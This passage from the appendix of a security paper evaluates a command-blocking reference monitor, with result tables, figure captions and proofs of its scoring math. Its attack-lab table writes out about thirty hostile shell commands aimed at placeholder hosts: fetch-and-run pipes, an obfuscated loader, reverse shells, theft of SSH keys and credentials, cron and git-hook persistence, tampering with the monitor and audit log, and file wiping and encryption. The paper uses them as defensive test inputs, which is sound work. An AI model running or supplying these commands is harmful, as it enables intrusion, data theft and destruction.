Independent Seed-Decided Malicious Subset ($N = 322$)				
Contained (Block + Effective Hold)	269/322 (83.5%)	313/322 (97.2%)	313/322 (97.2%)	314/322 (97.5%)
Neutral Benign Variants ($N = 151$, **False-Alarm Test**)				
Allowed / Held / False-Blocked	126 / 22 / 3	126 / 22 / 3	126 / 22 / 3	125 / 23 / 3
Neutral False-Block Rate [Wilson 95% CI]	2.0% [0.7, 5.7]	2.0% [0.7, 5.7]	2.0% [0.7, 5.7]	2.0% [0.7, 5.7]
Paired McNemar Exact Test vs. `v1.3` (Malicious, $N = 633$)				
Contained: (only baseline, only `v1.3`), exact p-value	$(0, 79)$, $p = 3.3\times10^{-24}$	$(0, 1)$, $p = 1.0$	$(0, 1)$, $p = 1.0$	—
Blocked: (only baseline, only `v1.3`), exact p-value	$(0, 61)$, $p = 8.7\times10^{-19}$	$(0, 19)$, $p = 3.8\times10^{-6}$	$(0, 19)$, $p = 3.8\times10^{-6}$	—

Table 5: Pre-Registered Rounds `v1.4`→`v2.0`. Each round replays one fresh seed's variants through the version before and after the change. "Contained" = block + hold that paused, quarantined or killed something; Wilson 95% intervals; neutral benign variants carry no mutation the specification forbids.

Round	**Seed**	**Structural change (design decision; motivating finding)**	**Contained, before → after**	**Neutral false blocks**	**Benign changed**
`v1.4→v1.5`	`833754500`	lineage-aware destination trust, incidents end, bounded state (A60–A62; F2)	630 → 631/637, 99.1% [98.0, 99.6]	1/158 (0.6%)	none
`v1.5→v1.6`	`545728926`	labeled block with no labeled process acts on its producers (A63; F11)	623 → 624/636, 98.1% [96.7, 98.9]	1/161 (0.6%)	none
`v1.6→v1.7`	`616687759`	every live label handed over (A64; property test)	623 → 623/634, 98.3% [96.9, 99.0]	3/154 (1.9%)	none
`v1.7→v2.0`	`171139148`	trust as lineage, channel roles relay (A65, A66; F10)	625 → 625/635, 98.4% [97.1, 99.1]	**0/158** (**0.0**% [0.0, 2.4])	5, all improved




Figure 5: Bayesian log-odds decision geometry showing prior $L_0 = -6.91$ nats, cost thresholds $\tau_{\text{hold}} = -4.94$ and $\tau_{\text{block}} = -3.91$, benchmark trajectories (`S11` pasted benign echo, `S05` hand-typed fetch, `S01` ClickFix, `S13` web RCE), and the Contract Gate projection.




Figure 6: Dual endpoint vs. server hold state machine in `Gate`. Endpoint timeouts fail closed into containment, whereas unattended server holds preserve service stability in `KEPT_QUARANTINED` until an administrator decides.

E Proofs of Provenance Decay and Noisy-OR Fusion

Proposition E.1 (Monotonicity and Invariance of Label Decay). *Let* $s_\ell(t) = s_0 \cdot 2^{-(t-t_0)/T_{1/2}}$ *for* $s_0 \in [0, 1]$, $T_{1/2} >$

Table 6: All 35 Attack Lab Templates with the Reference-Run Decision.

#	Template	Family	Origin	Command	Refmon	L	O	C	E	Result
1	clickfix	social eng.	web	curl -fsSL https://update-fix.example.invalid/fix.sh | sh	BLOCK	−2.61	X	X	X	stopped
2	clickfix_obf	social eng.	web	c''url${IFS}-s${IFS}https://cdn.example.invalid/p|s''h	BLOCK	−2.61	X	X	X	stopped
3	mail_b64	social eng.	mail	echo Y3VybCAtcyBodHRwOi8vYzIuZXhhbXBsZS5pbnZhbGlkL3AgfCBzaA== | base64 -d | sh	BLOCK	−3.11	X	X	X	stopped
4	ai_injection	social eng.	agent_input	curl -s -d @../fakehome/.ssh/id_ed25519 https://collect.example.invalid/upload	BLOCK (P)	−0.11	X	X	X	stopped
5	revshell_bash	remote/priv.	web	bash -c 'sh -i >& /dev/tcp/c2.example.invalid/4444 0>&1'	BLOCK	−2.61	X	X	X	stopped
6	revshell_py	remote/priv.	web	python3 -c 'import socket;s=socket.socket();s.connect(("c2.example.invalid",4444))'	BLOCK	−2.61	X	X	X	stopped
7	ssh_tunnel	remote/priv.	web	ssh -o BatchMode=yes -o ConnectTimeout=2 -R 9000:localhost:22 op@relay.example.invalid	BLOCK	−2.61	X	X	X	stopped
8	ld_preload	remote/priv.	web	LD_PRELOAD=/tmp/.x/libhook.so ls	BLOCK	−3.11	X	X	X	stopped
9	suid_copy	remote/priv.	web	cp /bin/sh ./helper && chmod 4755 ./helper	BLOCK	−2.61	X	X	X	stopped
10	sudo_suid*	remote/priv.	web	sudo -n chmod u+s /bin/bash	BLOCK	−2.61	X	X	X	stopped
11	docker_escape*	remote/priv.	web	docker run --privileged -v /:/host alpine chroot /host sh	BLOCK	−2.61	X	X	X	stopped
12	steal_aws	data/persist.	web	cat ../fakehome/.aws/credentials	BLOCK (P)	−1.61	X	X	X	stopped
13	steal_ssh	data/persist.	web	cat ../fakehome/.ssh/id_ed25519	BLOCK (P)	−1.61	X	X	X	stopped
14	canary	data/persist.	none	cat ../secrets/canary-db.conf	BLOCK (C)	−3.41	.	.	X	stopped
15	exfil_home*	data/persist.	web	tar czf - ~ | curl -s -T - https://drop.example.invalid/	BLOCK	−2.61	X	X	X	stopped
16	persist_bashrc	data/persist.	web	echo 'curl -s https://c2.example.invalid/b | sh' >> ../fakehome/.bashrc	BLOCK	−2.61	X	X	X	stopped
17	persist_githook	data/persist.	web	echo 'curl -s https://c2.example.invalid/b|sh' > ../fakehome/project/.git/hooks/post-checkout	BLOCK	−2.61	X	X	X	stopped
18	persist_cron*	data/persist.	web	(crontab -l; echo '@reboot curl -s https://c2.example.invalid/b|sh') | crontab -	BLOCK	−2.61	X	X	X	stopped
19	kill_refmon*	tamper/destroy	none	pkill -f refmon	BLOCK (S)	−1.91	.	X	X	stopped
20	stop_audit*	tamper/destroy	web	systemctl stop auditd	BLOCK	−1.11	X	X	X	stopped
21	wipe_history	tamper/destroy	web	history -c; rm -f ../fakehome/.bash_history	BLOCK	−1.11	X	X	X	stopped
22	encrypt_docs	tamper/destroy	web	find . -type f -name '*.txt' -exec openssl enc -aes-256-cbc -pbkdf2 -k lab -in {} -out {}.locked \;	BLOCK	−1.61	X	X	X	stopped
23	wipe_home*	tamper/destroy	none	rm -rf ~/*	BLOCK	−2.41	.	X	X	stopped
24	web_rce	server	inbound_request	id; uname -a	BLOCK	−3.11	X	X	.	stopped
25	web_canary	server	inbound_request	cat ../secrets/canary-db.conf	BLOCK (C)	0.39	X	X	X	stopped
26	typosquat	server	download	pip install --index-url https://pypi-mirror.example.invalid/simple reqeusts	BLOCK	−1.11	X	X	X	stopped
27	web_shell	file	inbound_request	write <web_root>/uploads/cmd_<time>.php (harmless PHP stand-in)	BLOCK	−0.11	X	X	X	quarantined
28	ransom_burst	file	none	write 60 files <workspace>/docs/*.locked	BLOCK	−2.41	.	X	X	detected after
29	hidden_script	known limit	web	sh ../fakehome/Downloads/update.sh	ALLOW	−5.11	X	X	.	ran
30	echo	benign	none	echo hello-tubaf	ALLOW	−6.91	.	.	.	ran
31	ls	benign	none	ls -la	ALLOW	−6.91	.	.	.	ran
32	python	benign	none	python3 -c 'print(sum(range(10)))'	ALLOW	−6.91	.	.	.	ran
33	pasted_echo	benign	web	echo copied-from-a-tutorial	ALLOW	−5.11	X	X	.	ran
34	pypi	benign	none	curl -sI --max-time 3 https://pypi.org/simple/ | head -1	ALLOW	−6.91	.	.	.	ran
35	ssh_use_key	benign	none	ssh -o BatchMode=yes -o ConnectTimeout=2 -i ~/.ssh/id_ed25519 me@login.example.invalid true	ALLOW	−6.91	.	.	.	ran




Figure 7: The signal weights of Table 2, by question. Within a question only the strongest signal counts (C11.4), so several Effect signals do not add up; across the three questions the strongest of each are summed onto the prior.

Table 7: Attack Lab, Reference Run (`mode=block`, git `c53167a`). Detected = BLOCK or HOLD; prevented = never ran or quarantined.

Family	N	Detected	Prevented
Social engineering	4	4	4
Remote access, privilege	7	7	7
Credentials, exfil., persist.	7	7	7
Tampering, destruction	5	5	5
Server	3	3	3
File attacks (performed)	2	2	1
All attacks	**28**	**28**	**27**
Known limit (script by name)	1	0	0
Benign (false alarms)	6	0	—

Table 8: Single-Signal Ablation of the 22 Score-Based Lab Blocks: the worst decision when any one Contract or Effect signal is removed, applying the contract gate.

Becomes	N	Blocks (signal removed, new L)
ALLOW	9	3 reverse-access and 3 escalation pastes (`fetch` or `escalate`), `mail_b64`, `ld_preload` (`hide`), `web_rce` (`web_worker_exec`); all $L = -5.11$
HOLD	12	6 pastes losing `external_exec` (-3.61, gated), `web_shell` losing `write_executable` (-3.61, gated), 5 tamper or mass-change blocks (-4.11 to -4.91)
BLOCK	1	`typosquat`: two Contract signals

0, *and* $t \geq t_0$. *Then:*

1. $s_\ell(t) \in [0, s_0] \subseteq [0,1]$ *for all* $t \geq t_0$;
2. $s_\ell(t)$ *is strictly decreasing in* t *whenever* $s_0 > 0$, *with* $s_\ell(t_0 + kT_{1/2}) = 2^{-k} s_0$;
3. *Under edge attenuation* $a_e \in (0,1]$, *any* d*-hop causal path* $p = (e_1, \ldots, e_d)$ *satisfies* $s_{leaf}(t) = s_0\big(\prod_{r=1}^{d} a_{e_r}\big) 2^{-\Delta t / T_{1/2}} \leq s_\ell(t)$.

Proof. Since $T_{1/2} > 0$ and $\Delta t = t - t_0 \geq 0$, we have $-\Delta t / T_{1/2} \leq 0$, so $0 < 2^{-\Delta t/T_{1/2}} \leq 1$, proving $0 \leq s_\ell(t) \leq s_0 \leq 1$. Differentiating with respect to t yields

$$\frac{\mathrm{d}s_\ell(t)}{\mathrm{d}t} = -\frac{\ln 2}{T_{1/2}}\, s_0\, 2^{-(t-t_0)/T_{1/2}} < 0 \quad (\forall s_0 > 0),$$

establishing strict temporal monotonicity, and direct substitution of $\Delta t = kT_{1/2}$ gives $s_\ell(t_0 + kT_{1/2}) = 2^{-k} s_0$. Finally, because $a_{e_r} \in (0,1]$ for every edge e_r, induction over path length d yields $0 < \prod_{r=1}^{d} a_{e_r} \leq 1$, whence $s_{leaf}(t) \leq s_\ell(t)$. □

Theorem E.2 (Algebraic and Dominance Properties of Noisy-OR)**.** *For any finite multiset of label strengths* $\mathbf{s} = (s_1, \ldots, s_m) \in [0,1]^m$, *define* $\mathrm{NOR}(\mathbf{s}) = 1 - \prod_{i=1}^{m}(1 - s_i)$ *(with empty product* 1*). Then:*

1. ***Range closure:*** $\mathrm{NOR}(\mathbf{s}) \in [0,1]$;
2. ***Dominance:*** $\max_{1 \leq i \leq m} s_i \leq \mathrm{NOR}(\mathbf{s}) \leq \min\big(1, \sum_{i=1}^{m} s_i\big)$;
3. ***Commutative monoid:*** NOR *is symmetric, associative under binary composition* $x \oplus y = 1 - (1-x)(1-y) = x + y - xy$, *has identity element* 0, *and absorbing element* 1;
4. ***Coordinate-wise monotonicity:*** *If* $s_i \leq s_i'$ *for all* i, *then* $\mathrm{NOR}(\mathbf{s}) \leq \mathrm{NOR}(\mathbf{s}')$.

Proof. (1) Since $s_i \in [0,1]$, each factor satisfies $1 - s_i \in [0,1]$, so $P = \prod_{i=1}^{m}(1 - s_i) \in [0,1]$ and $1 - P \in [0,1]$.

(2) Fix an arbitrary index $k \in \{1, \ldots, m\}$. Because $\prod_{i \neq k}(1 - s_i) \leq 1$ and $1 - s_k \geq 0$, we obtain

$$\prod_{i=1}^{m}(1 - s_i) = (1 - s_k) \prod_{i \neq k}(1 - s_i) \leq 1 - s_k$$
$$\Longrightarrow \mathrm{NOR}(\mathbf{s}) \geq s_k.$$

Taking the maximum over k yields $\mathrm{NOR}(\mathbf{s}) \geq \max_i s_i$. For the upper bound, induction on m using Weierstrass's inequality $\prod_{i=1}^{m}(1 - s_i) \geq 1 - \sum_{i=1}^{m} s_i$ gives $\mathrm{NOR}(\mathbf{s}) \leq \sum_{i=1}^{m} s_i$, and combining with (1) gives $\min(1, \sum_i s_i)$.

(3) Symmetry follows from commutativity of real multiplication. For associativity, $(x \oplus y) \oplus z = 1 - (1 - [1 - (1-x)(1-y)])(1-z) = 1 - (1-x)(1-y)(1-z) = x \oplus (y \oplus z)$. Moreover, $x \oplus 0 = 1 - (1-x) \cdot 1 = x$ and $x \oplus 1 = 1 - (1-x) \cdot 0 = 1$.

(4) If $s_i \leq s_i'$, then $0 \leq 1 - s_i' \leq 1 - s_i$ for each i, so $\prod_{i=1}^{m}(1 - s_i') \leq \prod_{i=1}^{m}(1 - s_i)$, whence $\mathrm{NOR}(\mathbf{s}) \leq \mathrm{NOR}(\mathbf{s}')$. □




Figure 8: Every pre-registered round on its own seed: (a) share of malicious variants contained (block, or a hold that paused, quarantined or killed something) and (b) share of neutral benign variants falsely blocked, before (hollow) and after (filled) each structural change, with Wilson 95% intervals. Rounds on one seed share their variants; the `v1.3`→`v1.4` seed was not written up. No change lowered containment, and `v2.0` is the first version with no false block.




Figure 9: Outcome of each malicious golden scenario across its mutated variants (`v2.0`, seed `171139148`), weakest at the bottom. Seven scenarios are blocked in every variant. All ten uncontained variants fall in five scenarios and are documented gaps: `S19` and `S27` are slow-and-low (G2–G5); `S05`, `S07` and `S13` each lose one combination that reaches a trusted host with no external lineage (G1).




Figure 10: Robustness by mutation dimension (`v2.0`, seed `171139148`): share of malicious variants contained (filled, Wilson 95% interval) and blocked outright (hollow). Every one-factor mutation except timing stays fully contained; spreading the attack in time is the only dimension that defeats containment.

F Derivation of Bayes-Optimal Thresholds and Contract Gate

Theorem F.1 (Bayes Minimal-Risk Log-Odds Thresholds)**.** *Let $Y \in \{0,1\}$ denote whether a story S is benign ($Y = 0$) or an attack ($Y = 1$), and let $p = \mathbb{P}(Y = 1 \mid S) = (1 + e^{-L})^{-1}$ be the posterior attack probability corresponding to log-odds $L = \ln \frac{p}{1-p}$. Suppose:*

- *Action a_{allow} incurs loss $C_{miss} > 0$ if $Y = 1$ and 0 if*




Figure 11: Attack lab flow. A command is judged before it may run; only an ALLOW, or a HOLD the user releases, executes, inside the sandbox (fake `HOME`, 5 s timeout). File attacks are performed in the sandbox and judged by the watcher. Every verdict is saved for analysis.

$Y = 0$;

- *Action* a_{block} *incurs loss* 0 *if* $Y = 1$ *and* $C_{fb} > 0$ *if* $Y = 0$;
- *Action* a_{hold} *incurs human-review cost* $C_{hold} > 0$ *if* $Y = 0$, *and catches a true attack* ($Y = 1$) *with probability* $h \in (0, 1]$ *(leaving residual miss cost* $(1-h)C_{miss}$*; when* $C_{hold} \ll C_{miss}$ *we neglect the* $O(C_{hold})$ *operational overhead under* $Y = 1$*).*

Then:

1. *Pairwise preference* $R(a_{block} \mid S) \le R(a_{allow} \mid S)$ *holds iff*
$$L \ge \tau_{block} \triangleq \ln \frac{C_{fb}}{C_{miss}};$$
2. *Pairwise preference* $R(a_{hold} \mid S) \le R(a_{allow} \mid S)$ *holds iff*
$$L \ge \tau_{hold} \triangleq \ln \frac{C_{hold}}{h \cdot C_{miss}};$$
3. *A non-empty* `HOLD` *interval* $[\tau_{hold}, \tau_{block})$ *exists iff* $C_{hold} < h \cdot C_{fb}$.

Proof. The conditional Bayes risks of the three actions given posterior $p \in (0, 1)$ are:

$$\begin{aligned} R(a_{\text{allow}} \mid S) &= p\, C_{\text{miss}}, \\ R(a_{\text{block}} \mid S) &= (1-p)\, C_{\text{fb}}, \\ R(a_{\text{hold}} \mid S) &= p(1-h)C_{\text{miss}} + (1-p)C_{\text{hold}}. \end{aligned}$$




Figure 12: Evidence per lab command: each stem runs from the prior (-6.91) to the posterior L, against the hold and block thresholds. Diamonds are absolute overrides, which decide whatever L is. The harmless pasted control and the known limit (a script run by name) end at exactly the same $L = -5.11$: from the command text alone they cannot be told apart.

For (1), $R(a_{\text{block}} \mid S) \le R(a_{\text{allow}} \mid S)$ iff $(1-p)C_{\text{fb}} \le p\, C_{\text{miss}}$, which rearranges to

$$\frac{p}{1-p} \ge \frac{C_{\text{fb}}}{C_{\text{miss}}} \iff L = \ln \frac{p}{1-p} \ge \ln \frac{C_{\text{fb}}}{C_{\text{miss}}} = \tau_{\text{block}}.$$

For (2), $R(a_{\text{hold}} \mid S) \le R(a_{\text{allow}} \mid S)$ iff

$$\begin{aligned} &p(1-h)C_{\text{miss}} + (1-p)C_{\text{hold}} \le p\, C_{\text{miss}} \\ &\iff (1-p)C_{\text{hold}} \le p\, h\, C_{\text{miss}}. \end{aligned}$$

Dividing by $(1-p)hC_{\text{miss}} > 0$ and taking natural logarithms yields

$$\frac{p}{1-p} \ge \frac{C_{\text{hold}}}{h \cdot C_{\text{miss}}} \iff L \ge \ln \frac{C_{\text{hold}}}{h \cdot C_{\text{miss}}} = \tau_{\text{hold}}.$$

For (3), by strict monotonicity of $\ln(\cdot)$, $\tau_{\text{hold}} < \tau_{\text{block}} \iff \frac{C_{\text{hold}}}{hC_{\text{miss}}} < \frac{C_{\text{fb}}}{C_{\text{miss}}} \iff C_{\text{hold}} < h\, C_{\text{fb}}$. Substituting Refmon's default policy costs ($C_{\text{hold}} = 5$, $h = 0.7$, $C_{\text{fb}} = 20$)




Figure 13: What caught the 28 lab attacks: (a) the questions that failed, and how many attacks failed all three or had no outside origin at all; (b) the Contract and Effect signals raised. The pasted-text Contract signal (`external exec`) is the most common and the weakest (1.0 nats), so the Effect predicted from the command decides most pastes.




Figure 14: (a) Single-signal ablation of the 22 score-based lab blocks: the worst decision when any one Contract or Effect signal is removed, with the contract gate applied. (b) Decision latency of all 35 lab commands on a shared login node, measured before the command starts.

gives $5 < 14$, yielding $\tau_{\text{hold}} = \ln(5/700) = -4.9416 < \tau_{\text{block}} = \ln(20/1000) = -3.9120$. □

Corollary F.2 (Sensitivity Directionality)**.** *$\partial\tau_{block}/\partial C_{fb} = 1/C_{fb} > 0$, $\partial\tau_{block}/\partial C_{miss} = -1/C_{miss} < 0$, and $\partial\tau_{hold}/\partial h = -1/h < 0$. Thus raising false-block penalties raises the evidence bar for blocking, whereas raising missed-attack cost lowers both thresholds monotonically.*

G Proof of Posterior Monotonicity in `v1.3` (Resolution of F8)

Theorem G.1 (Monotonicity of `v1.3` Calculus vs. Non–Monotonicity of `v1.2`)**.** *Fix a story S with non-empty Contract or Effect signals having positive max weights $W_C = \max_{j\in\mathcal{S}_C} w_j > 0$ and $W_E = \max_{k\in\mathcal{S}_E} w_k \geq 0$, origin weight $w_{ori} \geq 0$, and origin threshold $\theta \in (0,1)$.*

1. *Under the legacy `v1.2` rule $L_{v1.2}(s) = L_0 + w_{ori}\mathbf{s1}[s \geq \theta] + (s\mathbf{1}[s \geq \theta] + \mathbf{1}[s < \theta])(W_C + W_E)$, $L_{v1.2}(s)$ is **not** non-decreasing on $[0,1]$ whenever $W_C + W_E > \frac{\theta}{1-\theta} w_{ori}$.*
